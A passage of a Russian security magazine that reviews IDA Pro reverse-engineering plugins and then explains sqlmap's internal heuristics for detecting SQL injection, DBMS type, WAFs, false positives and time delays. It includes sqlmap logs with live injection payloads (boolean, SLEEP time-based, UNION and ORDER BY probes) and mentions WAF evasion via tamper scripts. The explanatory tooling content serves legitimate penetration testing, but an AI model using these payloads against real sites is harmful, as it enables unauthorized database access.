Начнем с того, что наиболее интересные с точки зрения реверсера функции исследуемого приложения можно добавлять в историю, при этом учитывается отношение новых функций с уже добавленными, то есть наглядно показывается, какая функция из какой вызывается. Это очень удобно: если ты, например, разреверсил функции, которые отвечают за прием данных и потенциально имеют уязвимость, то таким образом сразу становится понятно, по какому пути стоит дальше вести работу. Располагается данный функционал на вкладке History. Помимо этого, там есть еще две очень полезные кнопки Show Strings и Show Imports, которые соответственно покажут все строки и все импортируемые функции, используемые в выбранной функции. А если нажать правой кнопкой на имя функции в окне истории и выбрать пункт Query DB, то можно получить с определенной глубиной список вызывающих или вызываемых функций для нее.

Toolbag использует собственную псевдо файловую систему, для этого в IDB-файле создается дополнительный сегмент. В данной ФС можно хранить что угодно — от сессии текущей работы плагина до дампов сетевого трафика, приводящего к падению исследуемой программы. Так что все будет лежать в одном месте, и все это легко будет передавать между сотрудниками, работающими над одним проектом. Получить доступ к этому функционалу можно из вкладки File System.

Еще одна интересная вкладка — Pathfinding, название которой говорит само за себя. При обратной инженерии часто встает вопрос: а можно ли из данной функции попасть в другую, или можно ли попасть из начала функции в интересующий базовый блок, минуя блок, содержащий вызов функции `free()`. Как нетрудно догадаться, данный плагин поддерживает поиск путей как на уровне функций, так и на уровне базовых блоков. А результат работы будет отображен в виде отдельного кликабельного графа передачи управления.

Чтобы поделиться данными с другими исследователями, работающими над проектом, не нужно использовать какие-то дополнительные системы или задействовать расшаренные ресурсы, для этого достаточно лишь зайти на вкладку Queues. Вообще, про этот плагин можно долго еще писать, поэтому советую тебе самостоятельно ознакомиться с остальным его функционалом в боевых условиях.




**Интерфейс Toolbag**

# РАЗУКРАШИВАЕМ IDA PRO

Для людей, которые значительную часть рабочего времени проводят в IDA Pro, очень важно представление данных, так как от этого напрямую зависит производительность работы. Отчасти данную проблему можно решить с помощью активно набирающих популярность цветовых схем для IDA Pro.

Устанавливать цветовую схему можно двумя способами:

1. Через файл реестра (расширение reg). Данный способ подходит для IDA Pro 6.3 и более ранних версий. Недостатком этого подхода является необходимость вносить изменения в реестр. Поэтому для возвращения в исходную схему необходимо будет предварительно сделать ее backup. Для этого заходим в ветку реестра `HKEY_CURRENT_USER\Software\Hex-Rays\IDA` и экспортируем ее в файл.

```
.text:004010D2 ; void __fastcall __security_check_cookie(unsigned int cookie)
.text:004010D2 @__security_check_cookie@4 proc near     ; CODE XREF: _main+C9↑p
.text:004010D2                                          ; DATA XREF: __except_handler4+F↓o
.text:004010D2 cookie = ecx
.text:004010D2                 cmp     cookie, ___security_cookie
.text:004010D8                 jnz     short failure
.text:004010DA                 rep retn
.text:004010DC ; ---------------------------------------------------------------------------
.text:004010DC
.text:004010DC failure:                                 ; CODE XREF: __security_check_cookie(x)+6↑j
.text:004010DC                 jmp     ___report_gsfailure
.text:004010DC @__security_check_cookie@4 endp
.text:004010DC
```


**Цветовая схема Consonance в действии**

2. Через файл цветовой схемы (расширение clr). Данный способ подходит для IDA Pro 6.4 и старше. С версии 6.4 цветовыми схемами можно удобно управлять из вкладки меню `Option → Colors`.

Лучше всего подобранные и, как следствие, самые популярные публичные схемы:

- Consonance (bit.ly/14fxNZe);
- Solarized Dark (bit.ly/149ez4j).

Также для удобства работы с цветовыми схемами (для версии 6.3 и ниже) есть скрипт IDA Color Theme Scripts (bit.ly/P6lF3G), основная задача которого — импорт/экспорт цветовых схем между REG- и CLR-форматами.




Результат работы HexRaysCodeXplorer

### HEX-RAYS DECOMPILER

bit.ly/10VXnhE

Hex-Rays Decompiler — это отдельное большое платное дополнение для IDA Pro, которое реализует функционал декомпилятора (поддерживает x86/ARM-архитектуры). Мало кто знает, но это дополнение имеет еще и собственный SDK на C/C++, который значительно отличается от SDK иды, но также позволяет писать плагины. Кроме того, умельцы уже создали и binding для Python под названием hexrays-python (bit.ly/189AcHH).

Яркий представитель плагинов для Hex-Rays — HexRaysCodeXplorer, дополнение, которое улучшает навигацию по объектно-ориентированному коду. Любой ресерчер, кто исследовал приложения на C++, понимает, что IDA не поддерживает абстракцию на уровне объектов. Однако тут можно выкрутиться за счет представления объектов в виде структур. HexRaysCodeXplorer добавляет навигацию по функциям внутри этих структур, которые отождествляют, например, вызов конструктора или деструктора. Также на борту HexRaysCodeXplorer есть функционал для автоматической реконструкции некоторых объектно-ориентированных конструкций и навигации по таблицам виртуальных функций. Этот плагин очень полезен при статическом анализе больших программ, разработанных на C++. Авторы обещают развивать его дальше и открыть исходные коды после оглашения результатов конкурса Hex-Rays Plug-In contest.

*Яркий представитель плагинов для Hex-Rays — HexRaysCodeXplorer, дополнение, которое улучшает навигацию по объектно-ориентированному коду*

### QB-SYNC


bit.ly/1drJjqu

Одна из крутых фич IDA Pro, которой недостает многим хорошим отладчикам, — возможность представить ассемблерный код в виде графа. Так ассемблерный листинг становится более читабельным, а скорость отладки/реверсинга резко возрастает. К сожалению, мощный WinDbg похвастаться такой функцией не может. Чтобы свести воедино мощь двух популярных инструментов, можно воспользоваться расширением qb-sync. Оно позволяет динамически синхронизировать окно IDA-графа с текущей позицией в WinDbg. Так что все, что ты делаешь в WinDbg, можно быстро перенести в качестве комментария в IDA и при этом все отслеживать на наглядном графе. Особенно удобно пользоваться этим плагином при наличии двух мониторов.

### OLLYMIGRATE

bit.ly/14tcFM7

При реверс-инжиниринге редко когда дело обходится только одним инструментом. Не исключение и дизассемблеры с отладчиками. Каждый отладчик имеет как сильные, так и слабые стороны, и у каждого они свои — идеального инструмента нет. В одном удобно обходить антиотладочные приемы, в другом использовать огромный арсенал уже готовых плагинов, а в третьем писать собственные скрипты. С недавних пор стало возможно работать последовательно сразу в OllyDbg1/2, Immunity Debugger, IDA Pro и WinDbg. Благодаря OllyMigrate Plugin (bit.ly/1btgT9i) можно передавать процесс отладки другому отладчику без перезапуска. Так что мы можем задействовать только сильные стороны каждого отладчика, используя миграцию от одного к другому.




Передача отладки приложения в IDA Pro

### FUNCAP

bit.ly/10oQaq7

Funcap добавляет runtime-информацию в дизассемблированный листинг IDA в виде комментариев и подсветки кода. При этом он единственный плагин в обзоре, который для своей работы требует, чтобы исследуемое приложение было запущено из-под отладчика IDA. Он записывает параметры, которые поступают на вход функциям, и значения, которые функции возвращают. Вся эта информация может дампиться как в текстовый файл, консоль, так и в виде комментариев к инструкциям `CALL`, естественно, что в консоли и в текстовом файле информация более подробная. Также funcap очень полезен при идентификации косвенных вызовов, типа `CALL eax`. Плагин сразу подпишет, на какой адрес или функцию был совершен переход. Идем дальше — благодаря команде `d.code_discovery = True` плагин способен идентифицировать функции, которые IDA не смогла распознать на стадии статического анализа (что бывает часто). По завершении работы отображается граф вызовов функций, в котором присутствуют уже разрезолвенные косвенные вызовы. Поддерживает x86/x64 и ARM архитектуры.

Результат работы funcap в окне IDA

## РАСШИРЯЕМ IDAPYTHON

Как ты знаешь, IDAPython — это всего лишь обертка над IDA SDK. И по тем или иным причинам не для всех функций существует биндинг. Но это не беда, так как можно самому его реализовать с помощью библиотеки ctypes.

Например, кросс-платформенная реализация вызова `get_loader_name()` будет выглядеть так:


```
import ctypes
idaname = "ida64" if __EA64__ else "ida"
if sys.platform == "win32":
    dll = ctypes.windll[idaname + ".wll"]
elif sys.platform == "linux2":
    dll = ctypes.cdll["lib" + idaname + ".so"]
elif sys.platform == "darwin":
    dll = ctypes.cdll["lib" + idaname + ".dylib"]
buf = ctypes.create_string_buffer(256)
dll.get_loader_name(buf, 256)
print "loader:", buf.raw
```

Подобным образом благодаря ctypes можно использовать почти любой вызов из IDA SDK.

### RAILS

bit.ly/15Cllh4

Обычно, исследуя сложную программу, приходится реверсить несколько файлов — например главный модуль программы и наиболее интересные с точки зрения ресерчера динамические библиотеки, в которых могут скрываться уязвимости, защитные механизмы и прочее. И тут есть проблема. Допустим, ты отреверсил какую-то DLL-библиотеку и принялся за экзешник. В процессе исследования обнаруживается, что в коде вызывается функция из той самой библиотеки, но что она делает и какие параметры принимает — ты не помнишь. Приходится запускать еще одну копию IDA Pro, загружать соответствующую idb-базу и искать в ней нужную функцию. И чем сложнее программа, тем чаще придется совершать подобные действия. К счастью, этот процесс можно значительно упростить, воспользовавшись плагином Rails. Он позволяет работать сразу над несколькими бинарниками, при этом сохраняя каждую idb-базу изолированной от остальных. С помощью Rails можно легко просматривать комментарии к функциям, находящимся в других запущенных экземплярах IDA, переходить непосредственно к нужной функции в любом из запущенных экземпляров, а также легко управлять несколькими копиями IDA Pro. Увы, доступен Rails только для OS X.



**Работаем с несколькими экземплярами IDA Pro с помощью Rails**



**WARNING**

Для корректной работы большинства плагинов из данного обзора нужна IDA Pro версии >6.1 и специальная версия PySide от Hex-Rays.

### ВМЕСТО ЗАКЛЮЧЕНИЯ

Плагины сильно упрощают жизнь, но, естественно, не покрывают весь спектр стоящих перед реверсером задач. Поэтому от таргета к таргету появляются все новые и новые скрипты, которые решают различные специфичные задачи. Так что будь готов к тому, что в один прекрасный момент тебе придется открыть IDE и начать писать собственное расширение (можешь потом выставить его на Hex-Rays Plug-In contest и даже выиграть денежный приз). Удачи! ☰



**DVD**

Все упомянутые в статье плагины и скрипты ждут тебя на диске.

## МЕЛОЧИ ЖИЗНИ РЕВЕРСЕРА

Приведу еще список скриптов/плагинов, которые сильно упрощают повседневную жизнь реверсера:

- findcrypt2 — помогает определить, какие криптоалгоритмы и хеш-функции используются в программе;
- getkeys.py — скрипт для извлечения закрытых RSA-ключей и сертификатов;
- idabing — поиск имен функций в MSDN через поисковый движок Bing;
- IDAWinHelpViewer — встраивает в IDA справочник по инструкциям для процессора x86;
- optimice — плагин для деобфускации кода;
- collabreate — плагин для организации совместного реверсинга;
- ida-translator — перевод строк через Google Translate на английский язык.

## HEX-RAYS PLUG-IN CONTEST

Начиная с 2009 года команда Hex-Rays ежегодно проводит конкурс среди плагинов для IDA Pro. В данном соревновании может принять участие любой обладатель лицензионной версии программы, прислав свой инновационный/полезный модуль, написанный на любом из языков программирования. В случае попадания в тройку счастливчиков, кроме упоминания автора на сайте Hex-Rays, можно выиграть 1900, 950 или 450 долларов в зависимости от занятого места.

Итоги предыдущих конкурсов можно посмотреть на официальном сайте — www.hex-rays.com/contests. Кстати, настоятельно рекомендую ознакомиться со всеми плагинами в этом разделе — найдешь много интересного.

## ЯЗЫКИ РАЗНЫЕ, А СМЫСЛ ОДИН

Универсальных плагинов на все случаи жизни для IDA нет, впрочем, как и для других инструментов. Поэтому рано или поздно настанет момент, когда придется допиливать сторонний плагин под свои нужды или писать свой. На сегодняшний день собственные расширения можно реализовывать чуть ли не на любом языке. Вот список лишь тех, которые сразу пришли на ум:

- C/C++;
- IDC (bit.ly/16REnoA);
- Python (IDAPython) (bit.ly/12Mlx1w);
- Ruby (IdaRub) (bit.ly/140lGRB);
- Perl (IDA) (bit.ly/15hlmPv);
- Java (IdaJava) (bit.ly/154SGD7);
- JavaScript (IDA_JScript) (bit.ly/154SS5z);
- Ocaml (IDAOCaml), (bit.ly/ifxpRa).

Сразу предупрежу, что большинство из этих биндингов давненько не поддерживается, так что использовать всю мощь родного SDK, к сожалению, не получится (но так как они в основном распространяются с исходным кодом, ты всегда можешь продолжить их поддержку собственными усилиями). Наибольшие возможности в плане встроенных функций присутствуют в плагинах на C/C++. А активнее всех используются при написании скриптов и плагинов для IDA Pro C/C++ и Python. Поэтому больше всего примеров в Сети ты встретишь именно на них. C/C++ изначально поддерживался из коробки, а биндинг для Python раньше был отдельным проектом и лишь со временем стал входить в состав продукта.

Что касается документации по API, то тут лучшим справочником будут исходники файлов из SDK. Также могу посоветовать документ IDA PLUG-IN WRITING IN C/C++ (bit.ly/bNMdhu), в котором описывается большинство функций и процесс написания плагинов на C/C++, и, конечно, книжку The IDA Pro book: The Unofficial Guide to World’s Most Popular Disassembler, где есть целый раздел под названием Extending IDA’s capabilies.

# ЗА КУЛИСАМИ SQLMAP



Miroslav Stampar
miroslav.stampar@gmail.com

## Знакомимся с алгоритмами для быстрого поиска SQL-инъекций

Искать и эксплуатировать SQL-инъекции с помощью sqlmap достаточно просто. Но за видимой простотой скрываются сложные алгоритмы, математические методы, которые и позволяют за считаные минуты найти уязвимый параметр или подобрать количество полей в запросе. О них мы сегодня и поговорим. Ведь зная, как функционирует инструмент изнутри, ты сможешь более продуктивно использовать его в своих тестах на проникновение.

## ЭВРИСТИКА НА СЛУЖБЕ SQLMAP

Уязвимые к SQL-инъекции веб-приложения часто сконфигурированы так, что выводят пользователю все сообщения об ошибках (например, при включенной опции `display_errors` в PHP). Если отправить недопустимое значение параметра (например, `())  "('' '")`, веб-приложение ответит подробным сообщением об ошибке СУБД.

Sqlmap использует этот вид эвристики для нескольких целей. Первая проверка позволяет понять, какой сервер СУБД используется. Например, в случае если сервер возвращает ответ:

```
SQL error: You have an error in your
SQL syntax; check the manual that
corresponds to your MySQL server
version for the right syntax to use
near…!
```

то sqlmap делает вывод, что он имеет дело с MySQL. С этого момента будут проводиться только MySQL-ориентированные тесты, причем фильтр будет работать как для тестов на более высоком уровне (опция `--level`), так и для расширенных наборов тестов (опция `--risk`). В случае проверки сразу нескольких URL (ключ `-m`), если задать опцию `--smart`, sqlmap быстренько просмотрит каждый адрес и выполнит подробное тестирование только тех, которые положительно «откликнутся» на эту эвристическую проверку (будут вызывать сообщение об ошибке СУБД). Таким образом sqlmap может найти потенциальную цель в течение нескольких минут.

Вторая эвристическая проверка SQL-инъекции проводится на параметрах, принимающих целочисленные значения. Когда параметр является динамическим (то есть с изменением его значения меняется ответ веб-сервера), а ответ оказывается одинаковым как для арифметической операции (например, `id=1183-1182`), так и для первоначального значения (`id=1`), sqlmap предупредит пользователя о том, что обрабатываемый параметр, скорее всего, склонен к SQL-инъекции. Это делается главным образом для уведомления юзера, чтобы в случае, если sqlmap не сможет найти подходящую технику эксплуатации, пользователь продолжил и провел несколько дополнительных тестов. Например, если используется какой-то механизм защиты, нахождение метода его обхода в виде скрипта, обфусцирующего отправляемый payload (опция `--tamper=between`), может означать разницу между успехом и неудачей.

Третья эвристическая проверка делается в том случае, если сообщения об ошибках в СУБД выключены и обнаружена по крайней мере одна общая (не зависящая от СУБД) техника SQL-инъекции (например, generic boolean-based blind). Тогда для каждой из поддерживаемых СУБД отсылается один запрос в форме, поддерживаемой только конкретно ею (например, в случае MySQL `id=1 AND (SELECT 0x41597548)=0x41597548)`). Если пришедший ответ совпал с ожидаемым, то sqlmap делает вывод, что СУБД идентифицирована, и проводит дальнейшие тесты только для нее, как и в случае первой проверки.

## ВЫЯВЛЯЕМ ПРИВЕДЕНИЕ ТИПОВ

В некоторых случаях веб-приложения используют явное приведение типов для предотвращения SQL-инъекций. Это особенно заметно на целочисленных значениях параметров (например, `id=1`).

Если при изменении этого целочисленного параметра сервер возвращает разные ответы, а при добавлении к нему произвольной строки (например, `id=1vHxr`) возвращается то же самое значение, мы можем с большой уверенностью сказать, что используется приведение типов.

В таких случаях sqlmap предупреждает пользователя сообщением и просит выбрать, хочет ли он удалить текущий параметр из дальнейших испытаний и тем самым сохранить время сканирования. Это особенно полезно, когда пользователь не уверен, следует ли ему провести более детальные тесты на данном параметре или просто пропустить его и начать тестировать другие.

## ОТЛАВЛИВАЕМ ОГРАНИЧЕНИЕ НА ДЛИНУ СТРОКИ

Suhosin — популярный патч с открытым кодом, используемый для защиты серверов и пользователей от известных и неизвестных брешей в PHP-приложениях и ядре языка PHP. И хотя он не предлагает явной защиты от SQL-инъекций, но накладывает ограничение на длину значений параметров запроса (например, ограничивает длину значений параметров GET-запроса 512 символами). Это создает проблемы при проведении SQL-инъекций в случаях, когда используются более длинные payload'ы (например, инжект PHP-шелла через оператор `SELECT .. INTO OUTFILE`).

После того как SQL-инъекция успешно идентифицирована, sqlmap посылает один длинный запрос, содержащий простой логический вопрос (например, `3182=3182`). Если веб-сервер не отвечает в нужной форме (например, пустым ответом), мы можем быть уверены, что на веб-сервере имеется какой-то механизм ограничения длины, например такой же, как уже упомянутый патч Suhosin. В таких случаях sqlmap предупреждает пользователя, что в дальнейшей работе его ожидают проблемы. Единственное, чем можно воспользоваться в данном случае, чтобы попытаться избежать этой проблемы, — это отключить в sqlmap механизм экранирования строк (где, например, запросы типа `SELECT 'foobar'` для MySQL превращаются в `SELECT 0x666F6F626172`), используя ключ `--no-escape`.

```
[11:22:18] [PAYLOAD] 1))'[)"(,.)
[11:22:18] [WARNING] parsed DBMS error message: 'You have an error in your SQL s
yntax; check the manual that corresponds to your MySQL server version for the ri
ght syntax to use near '))'[)"(,.) LIMIT 0, 1' at line 1'
[11:22:18] [WARNING] reflective value(s) found and filtering out
[11:22:18] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[11:22:18] [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you
want to skip test payloads specific for other DBMSes? [Y/n] Y
[11:22:18] [DEBUG] used the default behaviour, running in batch mode
do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1)? [Y/n] Y
```

**Sqlmap определил, что целевая СУБД — MySQL**

```
[11:30:46] [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVI
NG clause' injectable
[11:30:46] [PAYLOAD] 1 AND (SELECT CHR(65)&CHR(89)&CHR(117)&CHR(72) FROM MSysAcc
essObjects)=CHR(65)&CHR(89)&CHR(117)&CHR(72)
[11:30:46] [PAYLOAD] 1 AND (SELECT CHR(65)||CHR(89)||CHR(117)||CHR(72) FROM SYSI
BM.SYSDUMMY1)=CHR(65)||CHR(89)||CHR(117)||CHR(72)
[11:30:46] [PAYLOAD] 1 AND (SELECT 'AYuH' FROM RDB$DATABASE)='AYuH'
[11:30:46] [PAYLOAD] 1 AND (SELECT CHAR(65)||CHAR(89)||CHAR(117)||CHAR(72) FROM
INFORMATION_SCHEMA.SYSTEM_USERS)=CHAR(65)||CHAR(89)||CHAR(117)||CHAR(72)
[11:30:46] [PAYLOAD] 1 AND (SELECT 'AYuH' FROM VERSIONS)='AYuH'
[11:30:46] [PAYLOAD] 1 AND (SELECT CHAR(65)+CHAR(89)+CHAR(117)+CHAR(72))=CHAR(65
)+CHAR(89)+CHAR(117)+CHAR(72)
[11:30:46] [PAYLOAD] 1 AND (SELECT CHAR(65)+CHAR(89)+CHAR(117)+CHAR(72))=CHAR(82
)+CHAR(89)+CHAR(100)+CHAR(117)
[11:30:46] [PAYLOAD] 1 AND (SELECT 0x41597548)=0x41597548
[11:30:46] [PAYLOAD] 1 AND (SELECT 0x41597548)=0x52596475
[11:30:46] [INFO] heuristic (extended) test shows that the back-end DBMS could b
e 'MySQL'
do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1)? [Y/n] Y
```

**Определяем СУБД с помощью третьей эвристической проверки**

```
[11:52:32] [INFO] GET parameter 'id' is dynamic
[11:52:32] [PAYLOAD] 1(),.)'(['[
[11:52:32] [PAYLOAD] 4494-4493
[11:52:32] [PAYLOAD] 1vHxr
[11:52:32] [ERROR] possible integer casting detected (e.g. "$id=intval($_REQUEST
['id'])") at the back-end web application
do you want to skip those kind of cases (and save scanning time)? [y/N] y
[11:52:33] [INFO] skipping GET parameter 'id'
```

**Значение параметра id приводится к integer с помощью intval()**

```
[12:02:17] [PAYLOAD] 1 AND 3182=
                                                                3182
[12:02:17] [WARNING] parameter length constraint mechanism detected (e.g. Suhosi
n patch). Potential problems in enumeration phase can be expected
```

**Выявили наличие ограничения на длину параметров**

```
[12:46:01] [INFO] heuristically checking if the target is protected by some kind
 of WAF/IPS/IDS
[12:46:01] [PAYLOAD] 9966 AND 1=1 UNION ALL SELECT 1,2,3,table_name FROM informa
tion_schema.tables WHERE 2>1
[12:46:01] [WARNING] it appears that the target is protected. Please consider us
age of tamper scripts (option '--tamper')
```

**Похоже, что цель защищена веб-файрволом**

```
[11:18:05] [INFO] GET parameter 'id' is dynamic
[11:18:05] [PAYLOAD] 1.['.(],'""
[11:18:05] [PAYLOAD] 1183-1182
[11:18:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable
```

**Проверка показала, что параметр id может быть уязвим к SQL-инъекциям**

```
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'KS-WAF (Knownsec)'
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'NetScaler (Citrix Systems)'
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'Jiasule Web Application Fir
ewall (Jiasule)'
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'WebKnight Application Firew
all (AQTRONIX)'
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'AppWall (Radware)'
[12:31:39] [DEBUG] checking for WAF/IDS/IPS product 'ModSecurity: Open Source We
b Application Firewall (Trustwave)'
[12:31:39] [CRITICAL] WAF/IDS/IPS identified 'ModSecurity: Open Source Web Appli
cation Firewall (Trustwave)'. Please consider usage of tamper scripts (option '-
-tamper')
```

**Sqlmap идентифицировал установленный ModSecurity**

```
[12:11:42] [INFO] checking if the injection point on GET parameter 'id' is a fal
se positive
[12:11:42] [PAYLOAD] 1 AND 27=27
[12:11:42] [PAYLOAD] 1 AND 27>72
[12:11:42] [PAYLOAD] 1 AND 72>95
[12:11:42] [PAYLOAD] 1 AND 95>27
[12:11:42] [WARNING] false positive or unexploitable injection point detected
[12:11:42] [WARNING] there is a possibility that the character '>' is filtered b
y the back-end server. You can try to rerun with '--tamper=between'
[12:11:42] [WARNING] GET parameter 'id' is not injectable
[12:11:42] [CRITICAL] all tested parameters appear to be not injectable. Try to
increase '--level'/'--risk' values to perform more tests. Rerun without providin
g the option '--technique'. As heuristic test turned out positive you are strong
ly advised to continue on with the tests. Please, consider usage of tampering sc
ripts as your target might filter the queries. Also, you can try to rerun by pro
viding either a valid value for option '--string' (or '--regexp')
```

**Sqlmap обнаружил ложное срабатывание**

```
[16:09:18] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[16:09:18] [PAYLOAD] 1) AND SLEEP(5) AND (3657=3657
[16:09:18] [WARNING] time-based comparison needs larger statistical model. Makin
g a few dummy requests, please wait..
[16:09:18] [CRITICAL] there is considerable lagging in connection response(s). P
lease use as high value for option '--time-sec' as possible (e.g. 10 or more)
```

**Значительные задержки во времени ответов, надо установить большее значение --time-sec**

```
[16:20:52] [INFO] fetching banner
[16:20:52] [INFO] retrieved:
[16:20:52] [WARNING] it is very important not to stress the network adapter's ba
ndwidth during usage of time-based payloads
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n] Y
[16:21:07] [INFO] adjusting time delay to 1 second due to good response times
5.1.41-3~bpo50+1
```

**Sqlmap предлагает оптимизировать значение задержки**

```
[16:03:31] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[16:03:31] [PAYLOAD] 1) AND SLEEP(5) AND (4664=4664
[16:03:31] [WARNING] time-based comparison needs larger statistical model. Makin
g a few dummy requests, please wait..
[16:03:31] [PAYLOAD] 1 AND SLEEP(5)
[16:03:36] [PAYLOAD] 1 AND SLEEP(5)
[16:03:41] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' in
jectable
```

**Time-based техника в действии**

Таким образом, payload'ы станут более короткими, но при этом мы рискуем тем, что одинарные кавычки (`'`) могут быть экранированы (например, с помощью PHP-функции `mysql_real_escape_string()`), а полезные нагрузки станут более заметными в логах веб-сервера.

## ОБНАРУЖЕНИЕ WAF

WAF-продукты (web application firewall — брандмауэр для веб-приложений) — широко используемый механизм для предотвращения злонамеренных атак на веб-приложения. Каждый из них может быть опознан как с помощью уникального ответа на обнаруженную атаку, так и через вставку конкретного HTTP-заголовка (заголовков). Например, ModSecurity возвращает 501 HTTP код ошибки при обнаружении атаки, в то время как F5 BIG-IP добавляет свой собственный X-Cnection HTTP заголовок в ответ.

Sqlmap включает в себя функции обнаружения (ключ `--check-WAF`) и распознавания (ключ `--identify-WAF`) около 30 различных WAF (таких как Airlock, Barracuda и другие). Для обнаружения работы веб-файрвола используется намеренно созданный подозрительный SQL injection payload в качестве значения неиспользуемого параметра со случайным именем (например, `ifZxy`). Если в результате отправки такого запроса веб-сервер возвращает содержимое, заметно отличающееся от оригинала, sqlmap может решить, что какой-то механизм защищает целевое веб-приложение. Для идентификации WAF используются несколько различных «полезных нагрузок», характерных для различных атак на веб-приложения, приходящие ответы анализируются в скриптах, отвечающих за идентификацию различных веб-файрволов (директория `waf` внутри sqlmap). В случае успеха скрипт вернет sqlmap логическое значение true, чтобы сообщить, что целевой WAF успешно обнаружен.

*Sqlmap включает в себя функции обнаружения (--check-WAF) и распознавания (--identify-WAF) около 30 различных WAF, таких как Airlock, Barracuda и другие*

## ОБНАРУЖЕНИЕ ЛОЖНЫХ СРАБАТЫВАНИЙ

Ложное срабатывание (или ложная тревога) — это термин, используемый для описания результата, который показывает, что данное условие присутствует, когда на самом деле это не так. Это реальная проблема, потому что у пользователя возникает ложное чувство уверенности, когда на самом деле в веб-приложении абсолютно нечего эксплуатировать. Это особенно заметно в boolean-based и time-based слепых методах. В случае boolean-based, если целевое веб-приложение содержит динамические части (например, рекламу), или в случае time-based, если время ответа веб-сервера включает в себя значительные сетевые задержки, инструменты для автоматического обнаружения SQL-инъекций могут запросто сделать неправильный вывод.

Чтобы избежать такого рода ошибок, после фазы обнаружения sqlmap проводит простые тесты. В случае если целевое веб-приложение не в состоянии ответить ожидаемым образом на предопределенную логическую операцию (например, `id=1 AND 95>27`), sqlmap может сделать заключение, что он имеет дело с false positive.

Sqlmap проводит такого рода тесты только в тех случаях, когда никакие другие методы, кроме слепых boolean-based и time-based техник, уже не доступны для использования, так как ложные срабатывания обычно возникают из-за недетерминированной природы дифференциации ответов веб-страницы. Это означает, например, что если целевое веб-приложение возвращает ожидаемую строку в случае метода, основанного на ошибках (error-based), то нет никакой необходимости в такого рода тестировании.

Нередки также случаи, когда значения входных параметров предварительно обрабатываются, чтобы отфильтровать и/или закодировать специальные символы (например, при помощи PHP-функции `htmlspecialchars()`). Так как sqlmap активно использует знак «больше» (>) для операции сравнения в слепом boolean-based и time-based методе, это будет препятствовать его нормальной работе. Соответственно, пользователю выдается предупреждение, что ему следует перезапустить программу, выбрав подходящий сценарий для обфускации payload'а (например, `--tamper=between`), чтобы решить данную проблему.

## ОБНАРУЖЕНИЕ ЗАДЕРЖКИ

В технике слепого метода, основанной на изменении времени (time-based), атакующий пытается сделать преднамеренную задержку в ответе сервера на основе условного выражения, содержащего в себе вопрос, который является «истиной». Измеряя время отклика целевой системы, он может сделать вывод. Если цель отвечает с заметной задержкой, атакующий может сделать вывод, что ответ — true, в то время как в случае, если цель отвечает обычным образом, он может сделать вывод, что ответ — false.

Задержка в сети, из-за своей недетерминированности, является главным врагом временной техники. Если, скажем, сервер отвечает за одну секунду, а диапазон нормального времени для отклика составляет от 0,5 до 1,5 с, то очень трудно сделать вывод, является ли ответ true или false. Другой случай — когда не установлено конкретное значение параметра промежутка времени, как в payload'ах на базе тяжелых запросов (например, `SELECT COUNT (*) FROM ALL_USERS T1, T2 ALL_USERS, ALL_USERS T3, T4 ALL_USERS`). В этих случаях нет простого способа определить, имела место задержка или нет.

```
[16:50:58] [PAYLOAD] 1 ORDER BY 1#
[16:50:58] [PAYLOAD] 1 ORDER BY 9664#
[16:50:58] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[16:50:58] [PAYLOAD] 1 ORDER BY 10#
[16:50:58] [PAYLOAD] 1 ORDER BY 6#
[16:50:58] [PAYLOAD] 1 ORDER BY 4#
[16:50:58] [PAYLOAD] 1 ORDER BY 3#
[16:50:58] [INFO] target URL appears to have 3 columns in query
```

**Подбор количества полей с помощью ORDER BY условия**

```
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL#
